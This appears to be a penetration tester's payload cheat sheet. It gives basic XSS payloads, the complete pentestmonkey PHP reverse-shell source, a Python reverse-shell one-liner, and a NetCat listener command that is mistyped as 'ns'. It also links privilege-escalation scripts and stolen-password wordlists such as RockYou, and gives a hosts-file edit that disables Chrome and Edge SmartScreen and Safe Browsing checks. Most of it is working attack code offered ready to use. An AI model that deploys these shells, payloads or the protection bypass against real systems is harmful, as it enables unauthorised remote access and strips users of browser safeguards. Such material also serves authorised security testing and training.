Payloads
List of useful payloads
- XSS Payloads
- PHP Reverse Shell
- Python Reverse Shell
- win & lin PEAS
- Usernames, Passwords & Directories
- Smartscreen Bypass Chrome & Edge
XSS Payloads
File is attached but it was copied from:
https://github.com/ismailtasdelen/xss-payload-list.git
Some basic XSS Payloads:
<SCRIPT>alert('XSS')</SCRIPT><IMG SRC="#" ONERROR="alert('XSS')"/><INPUT TYPE="BUTTON" ONCLICK="alert('XSS')"/><IFRAME SRC="javascript:alert('XSS');"></IFRAME>
PHP Reverse Shell
If you are able to upload your own files you can try to upload a PHP reverse shell and call it so a connection can be established. To catch the shell open a NetCat listener on your specified port.
ns -lnvp <port>
The PHP code for the reverse shell:
https://github.com/g13net/PwnBerryPi/blob/master/src/pentest/revshells/revshell.php
Define your IP & Port on Line 49
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.1';  // CHANGE THIS
$port = 2121;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>
Python Reverse Shell
This is a python oneliner to open a shell in a case when you are allowed to execute python.
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<YOUR IP>",<YOUR PORT>));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
For more ideas and ways check out:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md
win & lin PEAS
winPEAS
https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS
linPEAS

https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS
Usernames, Passwords & Directories
Usernames & Passwords
SecLists

https://github.com/danielmiessler/SecLists
SecLists contains usernames, passwords and several other payloads which are used in the wild.
RockYou.txt
One of the most famous password list.
https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
The list contains 14,341,564 unique passwords which are stolen from the company RockYou. The company was developing for MySpace and Facebook.
Directories
Dirbuster
Attached as well the medium list.

https://github.com/daviddias/node-dirbuster/tree/master/lists
Dirb
Attached the common.txt as it contains the most used directories.

https://github.com/v0re/dirb/tree/master/wordlists
Smartscreen Bypass Chrome & Edge
Add this to the hosts.conf file in C:\Windows\System32\drivers\etc>hosts
0.0.0.0 telem-edge.smartscreen.microsoft.com dl-edge.smartscreen.microsoft.com nav-edge.smartscreen.microsoft.com safebrowsing.googleapis.com safebrowsing-cache.google.com safebrowsing.google.com sb-ssl.google.com app-edge.smartscreen.microsoft.com
This will block DNS requests to the safebrowsing engines of Chrome & edge
Inspiration:
https://www.youtube.com/watch?v=lNNJlu1KB2I